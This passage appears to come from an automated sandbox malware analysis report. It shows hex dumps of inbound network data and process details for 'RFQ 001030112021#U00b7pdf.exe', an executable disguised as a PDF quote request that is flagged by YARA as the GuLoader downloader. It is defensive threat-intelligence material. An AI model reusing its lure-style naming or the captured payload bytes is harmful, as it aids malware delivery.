98 29 76 e7 bb 73 91 40 49 2a a3 12 c2 b9 95 9e 21 fb 96 1e f3 Data Ascii: 8c;T");+-PxQfb{76]uq?Gk[f>12g=scQY2fbKc/I!Y1TS9?QyHQ"-hs@ttjR!O)Q$%>Sf%U$ 6 SJciWXf)vs@I*!
2021-12-01 10:57:39 UTC	99	IN	Data Raw: 4c a1 83 4f 65 8c db 08 f3 77 e4 68 c3 16 f7 38 55 cd 2b 14 c7 9e 96 ff db 96 a9 6b 51 45 3c ea 81 bf e7 1c b4 61 11 76 d9 ff 93 24 51 d5 57 b2 f6 6d f1 2b 7a f4 4e a0 0e c4 7b e8 52 45 81 da dc f3 85 3b 9b 39 a1 c6 49 f2 e0 48 d7 36 01 1c fe b8 ac 31 3d 91 8f 61 21 30 ed cc b2 73 35 15 71 99 40 01 58 be bb 2a cc e4 bd f7 55 a5 44 69 78 76 d6 6d bb 78 ee e1 31 5e 2f 76 19 45 aa 37 df 2b 62 b0 bb eb 8b 0b f7 a8 d7 28 93 c4 77 88 d9 96 70 a9 28 6a f9 b9 93 8f a2 d7 26 b0 ed 4f bf 49 1a 29 a5 58 2f 53 0e f0 c4 93 05 09 e7 91 81 e2 95 e2 1e e0 37 ab 61 23 dc d9 be 72 04 a6 97 f0 ec 66 9f 11 eb 8d 19 94 4b 5d 6f cd 54 e1 a3 6f b2 94 c5 e5 c8 bf 2a 8d 59 41 6e 2b 9d 55 79 0d 4d fc 58 fb a1 19 c6 11 26 47 7b f4 21 e5 03 ab e3 50 aa fa 0a e9 e0 31 93 3b 38 fd 91 Data Ascii: LOewh8U+kQE<av$QWm+zN{RE;9lH61=a!0s5q@X*UDixvmx1^/vE7+b(wp(j&OI)X/S7a#rfK]oTo* YAn+UyMX&G{!P1;8
2021-12-01 10:57:39 UTC	101	IN	Data Raw: bf 85 75 f3 49 7f f7 96 a7 62 13 1b 56 d8 f6 d1 a2 11 dc 9f d5 32 dc 83 3f ef 49 2a 9b 4a cc fd 47 af 66 90 d0 b8 dd 49 0e 59 ac d3 13 9f c4 63 0b 55 83 91 73 e5 b0 af cb 39 94 3f 8b 51 79 48 d1 51 9e 8a c1 f0 b5 22 b8 17 8d df a4 93 ba 48 37 72 91 1c 53 94 6e 0c 52 75 a4 ce 85 d7 67 ae 29 52 bf 29 0a 29 9f b5 59 f0 99 27 8e 3e f7 53 fd 66 5a 31 ee 0c f5 cb e1 b4 96 84 24 c6 31 fd 52 36 46 37 89 11 02 40 d7 c2 2d c9 81 4a 5a ba 00 63 26 9a 73 82 f3 5d 94 b2 81 4a 33 86 ef 44 49 99 5f 76 82 bb 01 18 39 2e 4f d7 73 a6 8e e7 8e 4f f3 f9 7d 7b af ef 15 44 b6 7f a8 b6 ff eb a0 d4 5c 36 9d 3c 00 36 22 ed b7 8a 74 37 bd a3 c8 92 2f d7 8e a0 66 e4 99 6c be 5a 4a f9 1e bc 25 52 33 f0 97 ba b4 5e fc 92 20 17 ab 16 2b d3 92 b3 0f 69 e1 88 95 74 ee f0 c0 0c cd 92 41 Data Ascii: uIbV2?I*JGfIYcUs9?QyHQ"H7rSnRug)R))Y'>SfZ1$1R6F7@-JZc&s]J3DI_v9.OsO}{D\6<6"t7/flZJ%R3^ +itA
2021-12-01 10:57:39 UTC	102	IN	Data Raw: 07 14 f6 4a ac 9c e9 c7 f3 fa 0b 8d 68 71 97 de d2 10 3d 56 8a e1 84 b4 66 f5 cb 58 ce cb 05 73 03 5a 10 4b d2 60 8a 8d 88 35 82 e3 0c ec 74 d3 ab bf 61 76 62 85 9e 55 18 68 c5 41 7b 1b af 67 38 47 49 16 04 78 0c 08 a0 86 56 a3 5d 10 73 a5 79 5d 47 b6 20 7d df 2f d9 8a b9 35 c8 bf c3 9e 60 54 03 95 99 77 01 11 72 05 72 8e 70 a7 3b f1 b3 4c 49 29 f9 8f 94 e5 6e 57 6e 76 ed 22 b1 00 11 6b 4b 1c 61 b1 40 f6 ef 73 25 5b 77 52 77 f4 6a 2a 86 d4 ee 88 97 b4 c5 85 6a 68 fc d6 35 a7 1f c8 fd 2a fd b8 fc c7 c6 e4 df 5e 90 7a dc 45 52 7a 98 ad 99 0f 39 5f 3c 8b 99 72 4f 27 3d 95 34 4a 69 30 a1 2f dd 79 ce a0 67 34 14 21 2f 49 2d 87 71 77 b8 14 0d 8c a6 10 98 57 ad f5 7d bf 54 27 f3 d5 09 77 f2 9c a4 83 17 89 98 b2 e1 5c 1d b5 93 b8 d8 a4 23 f5 87 61 bc 55 9a 55 ce Data Ascii: Jhq=VfXsZK`5tavbUhA{g8GIxV]sy]G }/5`Twrrp;LI)nWnv"kKa@s%[wRwj*jh5*^zERz9_<rO'=4Ji0/yg4!/I-qwW}T'w\#aUU
2021-12-01 10:57:39 UTC	103	IN	Data Raw: 17 8d 2d 2b 92 ba ae b8 73 91 c6 dc 95 6e c6 dd 74 a4 74 0a d6 67 ae 29 52 bf 21 0a 29 1f b3 59 f0 19 25 8e 3e 77 53 fd 66 5a a1 61 0d f5 55 6e b5 96 87 24 c6 b1 8e 52 36 c6 20 89 11 82 53 d7 c2 ad d9 81 4a da be 00 63 a6 9a 73 82 f3 69 04 b3 81 58 a3 87 ef 66 d9 98 5f 76 82 bb 01 91 39 49 2a a3 12 c2 ea 95 e7 21 95 96 7d f3 af 89 67 21 d3 1e cc d2 8d 82 ce b2 33 36 9d 6b 53 04 7d de 85 a4 10 5b d1 a3 c8 90 2d 90 eb d4 2a 85 ea 18 fb 28 38 96 6c bc 25 21 37 a3 f2 ce f8 3f 8f e6 65 65 d9 79 59 d3 92 78 0d 21 84 e9 e5 35 82 9c af 6f cd 5d 43 36 d4 63 8e 12 89 66 59 bc 53 28 c3 89 62 5b 29 d3 35 20 a3 95 a8 75 97 74 44 31 f7 45 3b 4a 0f 8d 04 f9 c5 bb 28 5f 0b a7 9b 85 a0 3d 00 0f b8 65 9e 48 ee a3 e0 c9 d1 d8 e1 4d 14 3c 47 c5 c3 64 f5 fa c0 4a 52 f0 f0 86 Data Ascii: -+snttg)R!)Y%>wSfZaUn$R6 SJcsiXf_v9I*!}g!36kS}[-*(8l%!7?eeyYx!5o]C6cfYS(b[)5 utD1E;J(_=eHM<GdJR
2021-12-01 10:57:39 UTC	104	IN	Data Raw: 70 a9 28 6a f9 b9 93 8f a2 d7 26 b0 ed 4f bf 49 1a 29 a5 58 2f 53 0e f0 c4 93 05 09 e7 91 81 e2 95 e2 1e e0 37 ab 61 23 dc d9 be 72 04 1b 20 be 87 a7 ba 3c ef 7b cf c0 a7 80 cd af 79 8e 26 64 e5 b9 cf ed d9 fb 25 e5 bd 09 14 78 13 55 79 0d 4d 6a 68 fc d6 35 a7 1f c8 fd 2a fd b8 fc c7 c6 e4 df 5e 90 7a dc 45 52 7a 98 ad 99 0f 39 5f 3c 8b 99 72 4f 27 3d 95 34 4a 69 30 a1 2f dd 79 ce a0 67 34 14 21 2f 49 2d 87 71 77 b8 14 0d 8c a6 10 98 57 ad f5 7d bf 54 27 f3 d5 09 77 f2 9c a4 83 17 89 98 b2 e1 5c 1d b5 93 b8 d8 a4 23 f5 87 61 bc 55 9a 55 ce 0c 18 c6 3d e2 30 ed f4 31 b2 45 15 86 74 6f 50 69 7c a8 d5 0f b2 90 50 6b 9f 9c 6f ac e4 d9 d7 f6 06 9f 41 97 b5 68 27 5b 23 d0 46 f7 b8 17 03 2d 03 80 7a 71 a9 43 34 2f 11 dd 4c e7 63 15 3b e1 71 cf e6 22 cb 0f 2c 29 Data Ascii: p(j&OI)X/S7a#r <{y&d%xUyMjh5*^zERz9_<rO'=4Ji0/yg4!/I-qwW}T'w\#aUU=01EtoPi|PkoAh'[#F-zqC4/Lc;q",)
2021-12-01 10:57:39 UTC	106	IN	Data Raw: a6 9a 73 82 f3 69 04 b3 81 58 a3 87 ef 66 d9 98 5f 76 82 bb 01 91 39 49 2a a3 12 c2 ea 95 e7 21 95 96 7d f3 af 89 67 21 d3 1e cc d2 8d 82 ce b2 33 36 9d 6b 53 04 7d de 85 a4 10 5b d1 a3 c8 90 2d 90 eb d4 2a 85 ea 18 fb 28 38 96 6c bc 25 21 37 a3 f2 ce f8 3f 8f e6 65 65 d9 79 59 d3 92 78 0d 21 84 e9 e5 35 82 9c af 6f cd 5d 43 36 d4 63 8e 12 89 66 59 bc 53 28 c3 89 62 5b 29 d3 35 20 a3 95 a8 75 97 74 44 31 f7 45 3b 4a 0f 8d 04 f9 c5 bb 28 5f 0b a7 9b 85 a0 3d 00 0f b8 65 9e 48 ee a3 e0 c9 d1 d8 e1 4d 14 3c 47 c5 c3 64 f5 fa c0 4a 52 f0 f0 86 07 d9 c1 80 92 f8 35 6b a7 fd 6d 74 70 10 84 29 a1 fa 9d 9b ec 24 59 9d 5c fe e7 82 1b b5 e5 5a 9f ed 64 4d ae e7 3e 01 e3 28 a3 1f ae 85 17 f6 7a 7a 49 d4 2d 7f 23 42 e5 9a 24 c4 a3 2d 00 f8 af 6d 81 57 de 41 ce 1c b4 57 25 b4 59 7d a0 f6 e2 df f3 f5 80 4b 60 7c 05 d2 ac 8d d7 2c 8d 41 73 0f f9 b5 fc 41 23 b2 32 dc d6 24 93 58 1f 9a 62 80 4f a8 17 c8 00 2c e6 b2 a8 80 a5 69 fe 4a c4 b4 3f 97 84 66 da 3c 0c 16 b3 d7 de 54 1d f8 e1 07 Data Ascii: siXf_v9I*!}g!36kS}[-*(8l%!7?eeyYx!5o]C6cfYS(b[)5 utD1E;J(_=eHM<GdJR5kmtp)$Y\ZdM>(zzI-#B$-mWA
2021-12-01 10:57:39 UTC	107	IN	Data Raw: 09 14 78 13 55 79 0d 4d 6a 68 fc d6 35 a7 1f c8 fd 2a fd b8 fc c7 c6 e4 df 5e 90 7a dc 45 52 7a 98 ad 99 0f 39 5f 3c 8b 99 72 4f 27 3d 95 34 4a 69 30 a1 2f dd 79 ce a0 67 34 14 21 2f 49 2d 87 71 77 b8 14 0d 8c a6 10 98 57 ad f5 7d bf 54 27 f3 d5 09 77 f2 9c a4 83 17 89 98 b2 e1 5c 1d b5 93 b8 d8 a4 23 f5 87 61 bc 55 9a 55 ce 0c 18 c6 3d e2 30 ed f4 31 b2 45 15 86 74 6f 50 69 7c a8 d5 0f b2 90 50 6b 9f 9c 6f ac e4 d9 d7 f6 06 9f 41 97 b5 68 27 5b 23 d0 46 f7 b8 17 03 2d 03 80 7a 71 a9 43 34 2f 11 dd 4c e7 63 15 3b e1 71 cf e6 22 cb 0f 2c 29 4e 2b ca 81 e7 e4 7c 9b 9e 06 dd 08 59 50 99 f1 01 51 09 84 35 94 b1 c6 11 7b 7c 0f 98 37 82 36 c9 5d b9 00 d0 e5 75 71 fd ff 59 47 ee 8e 1b b8 ce f5 74 66 11 fa 31 32 01 3d bf 85 75 f3 49 7f f7 92 37 63 13 1b 06 d9 f6 Data Ascii: xUyMjh5*^zERz9_<rO'=4Ji0/yg4!/I-qwW}T'w\#aUU=01EtoPi|PkoAh'[#F-zqC4/Lc;q",)N+|YPQ5{|76]uqYGtf12=uI 7c
2021-12-01 10:57:39 UTC	108	IN	Data Raw: 28 38 96 6c bc 25 21 37 a3 f2 ce f8 3f 8f e6 65 65 d9 79 59 d3 92 78 0d 21 84 e9 e5 35 82 9c af 6f cd 5d 43 36 d4 63 8e 12 89 66 59 bc 53 28 c3 89 62 5b 29 d3 35 20 a3 95 a8 75 97 74 44 31 f7 45 3b 4a 0f 8d 04 f9 c5 bb 28 5f 0b a7 9b 85 a0 3d 00 0f b8 65 9e 48 ee a3 e0 c9 d1 d8 e1 4d 14 3c 47 c5 c3 64 f5 fa c0 4a 52 f0 f0 86 07 d9 c1 80 92 f8 35 6b a7 fd 6d 74 70 10 84 29 a1 fa 9d 9b ec 24 59 9d 5c fe e7 82 1b b5 e5 5a 9f ed 64 4d ae e7 3e 01 e3 28 a3 1f ae 85 17 f6 7a 7a 49 d4 2d 7f 23 42 e5 9a 24 c4 a3 2d 00 f8 af 6d 81 57 de 41 ce 1c b4 57 25 b4 59 7d a0 f6 e2 df f3 f5 80 4b 60 7c 05 d2 ac 8d d7 2c 8d 41 73 0f f9 b5 fc 41 23 b2 32 dc d6 24 93 58 1f 9a 62 80 4f a8 17 c8 00 2c e6 b2 a8 80 a5 69 fe 4a c4 b4 3f 97 84 66 da 3c 0c 16 b3 d7 de 54 1d f8 e1 07 Data Ascii: (8l%!7?eeyYx!5o]C6cfYS(b[)5 utD1E;J(_=eHM<GdJR5kmtp)$Y\ZdM>(zzI-#B$-mWAW%Y}K`|,AsA#2$XbO,iJ? f<T
2021-12-01 10:57:39 UTC	109	IN	Data Raw: 57 ad f5 7d bf 54 27 f3 d5 09 77 f2 9c a4 83 17 89 98 b2 e1 5c 1d b5 93 b8 d8 a4 23 f5 87 61 bc 55 9a 55 ce 0c 18 c6 3d e2 30 ed f4 31 b2 45 15 86 74 6f 50 69 7c a8 d5 0f b2 90 50 6b 9f 9c 6f ac e4 d9 d7 f6 06 9f 41 97 b5 68 27 5b 23 d0 46 f7 b8 17 03 2d 03 80 7a 71 a9 43 34 2f 11 dd 4c e7 63 15 3b e1 71 cf e6 22 cb 0f 2c 29 4e 2b ca 81 e7 e4 7c 9b 9e 06 dd 08 59 50 99 f1 01 51 09 84 35 94 b1 c6 11 7b 7c 0f 98 37 82 36 c9 5d b9 00 d0 e5 75 71 fd ff 59 47 ee 8e 1b b8 ce f5 74 66 11 fa 31 32 01 3d bf 85 75 f3 49 7f f7 92 37 63 13 1b 06 d9 f6 51 2d 10 dc 9f d5 32 dc 83 3f ef 49 62 0b 4b cc b1 17 ae 66 dc 5f b9 dd 49 0e 59 ac d3 13 9f c4 31 9b 54 83 89 23 e4 b0 af cb 39 94 3f 8b 51 79 48 d1 51 9e 8a c1 f0 b5 22 b8 17 8d 2d 2b 92 ba ae b8 73 91 c6 dc 95 6e c6 Data Ascii: W}T'w\#aUU=01EtoPi|PkoAh'[#F-zqC4/Lc;q",)N+|YPQ5{|76]uqYGtf12=uI7cQ-2?IbKf_IY1T#9?QyHQ"-+sn

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: RFQ 001030112021#U00b7pdf.exe PID: 4692 Parent PID: 5156

General

Start time:	11:56:09
Start date:	01/12/2021
Path:	C:\Users\user\Desktop\RFQ 001030112021#U00b7pdf.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\RFQ 001030112021#U00b7pdf.exe"
Imagebase:	0x400000
File size:	115848 bytes
MD5 hash:	754FA9FF30EC6E1CD7A29837ADEB7A8B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000000.00000002.770638438.00000000020B0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: RFQ 001030112021#U00b7pdf.exe PID: 7156 Parent PID: 4692

General

Start time:	11:56:55
Start date:	01/12/2021
Path:	C:\Users\user\Desktop\RFQ 001030112021#U00b7pdf.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\RFQ 001030112021#U00b7pdf.exe"
Imagebase:	0x400000
File size:	115848 bytes
MD5 hash:	754FA9FF30EC6E1CD7A29837ADEB7A8B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000008.00000000.770261395.0000000000560000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Moved

File Written

File Read

Disassembly

Code Analysis